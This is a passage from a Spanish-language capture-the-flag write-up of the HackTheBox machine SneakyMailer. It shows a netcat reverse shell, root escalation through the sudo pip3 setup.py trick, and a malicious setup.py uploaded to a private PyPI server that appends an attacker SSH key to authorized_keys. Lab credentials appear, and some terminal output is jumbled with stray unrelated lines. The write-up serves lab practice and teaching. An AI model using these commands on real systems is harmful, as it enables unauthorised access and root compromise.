connect to [10.10.14.2] from (UNKNOWN) [10.10.14.2] 44074
$ whoami
kali
$ validamos nuevamente
```

validando levanto otro netcat en con el puerto dentro de kali le doy exit apenas termine me da una shell en la otra session

notese las sesiones de tmux el 0 era en kali di exit y en 3 ya soy low

```
~$ nc -lvp 1235
listening on [any] 1235 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.197] 57374
$ whoami
low$ SneakyMailer
$
```

#####ESCALAD DE PRIVILEGIOS SUDO

PTP3 #####

Hacemos sudo -l

```
$ sudo -l
writing linode_example.egg-info/PKG-INFO
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Matching Defaults entries for low on sneakymailer:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User low may run the following commands on sneakymailer:
    (root) NOPASSWD: /usr/bin/pip3
```

y vemos que podemos ejecutar como root pip3  
buscamos en gtobins e encontramos

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

aqui cambiamos pip por pip3

```
55f4b81e52a44d715dbe38a10ff7a943
$ sudo -l
writing linode_example.egg-info/PKG-INFO
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Matching Defaults entries for low on sneakymailer:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
                                         Reverse shell
User low may run the following commands on sneakymailer:
    (root) NOPASSWD: /usr/bin/pip3
$ TF=$(mktemp -d)                                     It can send back a reverse shell to a listening attacker to open a remote network access.
$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
$ sudo pip3 install $TF
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
$ whoami
Processing /tmp/tmp.xedZGP1ILw
Complete output from command python setup.py egg_info:
export RPORT=12345
sh: 1: cannot open not: No such file
export RPORT=12345
TF=$(mktemp -d)
-----echo 'import sys,socket,os,pty;s=socket.socket()
Command "python setup.py egg_info" failed with error code 2 in /tmp/pip-req-build-6jj1qeba/
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn("/bin/sh")' > $TF/setup.py
$ id
uid=1000(low) gid=1000(low) groups=1000(low),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth)
$ whoami
low
$
```

sin embargo nos tiro un error validmos vemos que se crea un log en tmp

```
$ ls
setup.py
$ cat setup.py
import os; os.execl('/bin/sh', 'sh', '-c', 'sh <not a tty >not a tty 2>not a tty')
$
```

vemos que hay problemas con la tty por lo cual escribimos nuestro comando de mejora de shell y ejecutamos nuevamente

```

low@sneakymailer:/$ TF=$(mktemp -d)
low@sneakymailer:/$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
low@sneakymailer:/$ sudo pip3 install $TF
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Processing /tmp/tmp.IOAY0jEWLR
# whomi
# whomi: not found
# whoami
root
# [REDACTED]

```

SneakyMailer

```

TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip3 install $TF

```

este hpta error me hizo doler la cabeza bastante y e internet no habia ni una hpta ayuda xd

#####SEGUNDA FORMA DE OBTENER USUARIO LOW POR MEDIO DE LLAVES SSH#####  
 Se basa tambien en el archivo setup.py la diferencia es que no utiliza una shell reversa de python si no que subimos nuestra llave de ssh  
 creo una carpeta llamada segunda forma y los scripts .py ,cfg y md

```

~/machineshtb/SneakyMailer
touch 16.04_init__.py

How To Install FarmOS - A Farm Recorder Application

~/machineshtb/SneakyMailer
touch setup.py
Manage Projects With Redmine On Ubuntu (Natty)

~/machineshtb/SneakyMailer
touch setup.cfg
Power Team Collaboration With EGrouper Fedora 13

~/machineshtb/SneakyMailer
touch README.md
Manage Projects With Redmine On Ubuntu LTS (Lucid)

Power Team Collaboration With EGrouper Fedora 13

```

```
~/machineshtb/SneakyMailer/segundaforma
tree
.
├── __init__.py
├── README.md
├── setup.cfg
└── setup.py

1 directory, 4 files
```

```
touch setup.py
Manage Projects With Redmine
(Natty)

~/machineshtb/SneakyM
touch setup.cfg
Power Team Collaboration With
Fedora 13

~/machineshtb/SneakyM
touch README.md
List (local)

~/machineshtb/SneakyMailer/segundaforma
```

modificamos el script realmente se hace un try catch que luego deja avanzar el codigo

try:

```
with open("/home/low/.ssh/authorized_keys", "a") as f:
    f.write("aqui va nuestra key")
    f.close()
```

except Exception as e:

```
pass
```

```
from setuptools import setup
#aqui va el codigo ssh de nuestra key ssh
try:
    with open("/home/low/.ssh/authorized_keys", "a") as f:
        f.write("aqui va nuestra key")
    f.close()
except Exception as e:
    pass

setup(
    name='linode_example',
    packages=['linode_example'],
    description='Hello world enterprise edition',
    version='0.1',
    url='http://github.com/example/linode_example',
    author='Linode',
    author_email='docs@linode.com',
    keywords=['pip', 'linode', 'example']
)
```

creamos la llave ssh para ello me convierto en root

```
cd ~/.ssh
```

```
[root@kali]#
```

escribmos ssh-keygen y hacemos ls tambiens damos enter en cada confirmación

```
[root@kali]~/.ssh]# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:+zDcpRBK2Pj3sPRW602Rc5LAk4J06PmohKN+c48iCEg root@kali
The key's randomart image is:
+---[RSA 3072]----+
|          ...      |
|     + ..o . .     |
|    0 0.0.. =       |
| E   o .o. . o o  |
|o   .o So  o * .  |
|o   o .+.o.+ . =  |
|... . o .* * . .  |
|. o + o. = . o    |
| ..o +.... . . .  |
+---[SHA256]-----+
```

```
[root@kali]~/.ssh]#
```

vemos nuestra llave publica

```
Kali@Kali: ~/machines/t1b/SneakyMantis
[root@kali]~/.ssh]# ls
id_rsa  id_rsa.pub
```

```
[root@kali]~/.ssh]# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQC2/jtJsfbtOHPh3g0dCcMLDK1SVuwvgG8/Q3oRXNqv8C
fJjm3F6VmC+etflpzmsnU3jSx3ZQqtDX7RnOrIGB7l7d4DLJQZlCIeT3QEYqoKeSUHgBVJ84Zfi+bSiZzs
10mAwgV7Z3RBnwhtIQ+McDoCSnpZe/XjUHm3YgK/h5q72atXzRmrTSLrZhU8q5CDA60GqLtB9ylinHfd8Vb
lpSKpr8IQAp0+xUozVVDC9/RzwrW0s8iMISWe14ZB0veLt+Fubz7RRjU7Raj204KKaezdBONoawiAcl/thz
X0u0UGn5o+MFx9Z/UL5p++N5U6HCY58k2eij9UJRUFY6LlpFp5Bb9n372uQDeiNKz1ExaB4bcPr5zQ+GQHA
uWIDZi661A5zT9FG5+KIOXVzGIeRPNm21vsTDM5tYkfHlFLM6ju5rjdxjR+SGaQm05ATConIpElge5C+jCv
hVZAlnHOcLpUktP/ZCkqb0zOfu+8AzseqoKlnKseCdB+gmE= root@kali
```

y pegamos en la función .write importante quitar el root@kali al final

```
1 from setuptools import setup
2 # aqui va el codigo ssh de nuestra key ssh
3 try:
4     with open("/home/low/.ssh/authorized_keys", "a") as f:
5         f.write("ssh-rsa AAAAADAQABAAQgQC2/jtjsfbtOPh3g0dCcMLKDK1SVuwvgG8/
Q3oRXNqv8CjfJjm3F6VmC+etflpzmsnU3jSx3ZqqtDX7RnOrIGB7l7d4DLJQZLCIEt3QEYqokeSUHgBVJ84ZFi+bSiZzrsO10mAwgV7Z3RBnwhtIQ+McDoCSnpZe/XjUHm3YgK/
h5q7ZatXzRmrTSLrZhU8q5CDA60GqltB9ylinHfd8Vb0lpSKpr8IQAp0+xUozVVdc9/RzwrlWOs8iMISWe14ZB0veLt+Fubz7RRjU7Raj204KKaezdBONoawiAcl/thztX0u0UGn5o+MFx9Z/UL5p+
+N5U6HCY58k2eij9UJRUfY6LlpFp5Bb9n372uQDeiNKz1ExaB4bcPr5zQ+GQHA+uWIDZi661A5zT9FG5+KIOXVzGIeRPNm21vsTDM5tYkfHlFLM6jU5rjdjxjR+SGaQm05ATConIpElge5C+jCvHhVZAInHOcLpUktP+
ZCkqb0zofu+8AzseqoKlnKseCdB+gmE=")
6     f.close()
7 except Exception as e:
8     pass
9
10
11 setup(
12     name='linode_example',
13     packages=['linode_example'],
14     description='Hello world enterprise edition',
15     version='0.1',
```

ahora configuramos el archivo pypirc cambiando carpeta por segunda forma

```
[distutils]
index-servers =
    carpeta
    [carpeta]
repository: http://pypi.sneakycorp.htb:8080/
username: pypi
password: soufianeelhaoui
        (root@kali)-[~/ssh]
```

```
[distutils]
index-servers =
    segundaforma
    [segundaforma]
repository: http://pypi.sneakycorp.htb:8080/
username: pypi
password: soufianeelhaoui
        RXNqv8CjfJjm3F6VmC+etflpz
```

ejecutamos el comando para subir los archivos a la víctima .

python setup.py sdist upload -r segundaforma antes comentamos package

```
setup(
    name='linode_example', pass
#    packages=['linode_example'],
    description='Hello world enterprise e
    version='0.1'. 11 setup(
```

```

python setup.py sdist upload -r segundaforma
running sdist
running egg_info
writing linode_example.egg-info/PKG-INFO
writing dependency_links to linode_example.egg-info/dependency_links.txt
writing top-level names to linode_example.egg-info/top_level.txt
reading manifest file 'linode_example.egg-info/SOURCES.txt'
writing manifest file 'linode_example.egg-info/SOURCES.txt'
running check
creating linode_example-0.1
creating linode_example-0.1/linode_example.egg-info
copying files to linode_example-0.1...
copying README.md -> linode_example-0.1 ('Hello world enterprise edition')
copying setup.cfg -> linode_example-0.1
copying setup.py -> linode_example-0.1
copying linode_example.egg-info/PKG-INFO -> linode_example-0.1/linode_example.egg-info
copying linode_example.egg-info/SOURCES.txt -> linode_example-0.1/linode_example.egg-info
copying linode_example.egg-info/dependency_links.txt -> linode_example-0.1/linode_example.egg-info
copying linode_example.egg-info/top_level.txt -> linode_example-0.1/linode_example.egg-info
Writing linode_example-0.1/setup.cfg
creating dist
Creating tar archive
removing 'linode_example-0.1' (and everything under it)
running upload
Submitting dist/linode_example-0.1.tar.gz to http://pypi.sneakycorp.htb:8080/
Server response (200): OK

```

me dirijo a conectarme por ssh en la ruta de las llave con nuestra llave privada y el user low  
`ssh -i id\_rsa low@10.10.10.197`

```

~/ssh *SneakyMailer.ctb - /home/kali/machines
> ssh -i id_rsa low@10.10.10.197
The authenticity of host '10.10.10.197 (10.10.10.197)' can't be established.
ED25519 key fingerprint is SHA256:75XHzAYcNS/HmpZzHFKUpWN+kal0sf8uYTpfxlWXDBY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.197' (ED25519) to the list of known hosts.
Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64
Creating tar archive
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.
Server response (200): OK
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No mail.
Last login: Tue Jun  9 03:02:52 2020 from 192.168.56.105
low@sneakymailer:~$ whoami
low
low@sneakymailer:~$ 

```

y tenemos acceso al usuario low me parece mas practico de este modo escalamos de igual forma

```
low@sneakymailer:~$ TF=$(mktemp -d)
low@sneakymailer:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$($tty) 2>$($tty)')" > $TF/setup.py
low@sneakymailer:~$ sudo pip3 install $TF
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Processing /tmp/tmp.rDP3MAoQXF
# whoami
root
# [REDACTED]
me dirijo a conectarme por ssh en la ruta de las llave con nuestra llave privada y el user low
ssh -i id_rsa low@10.10.10.197
```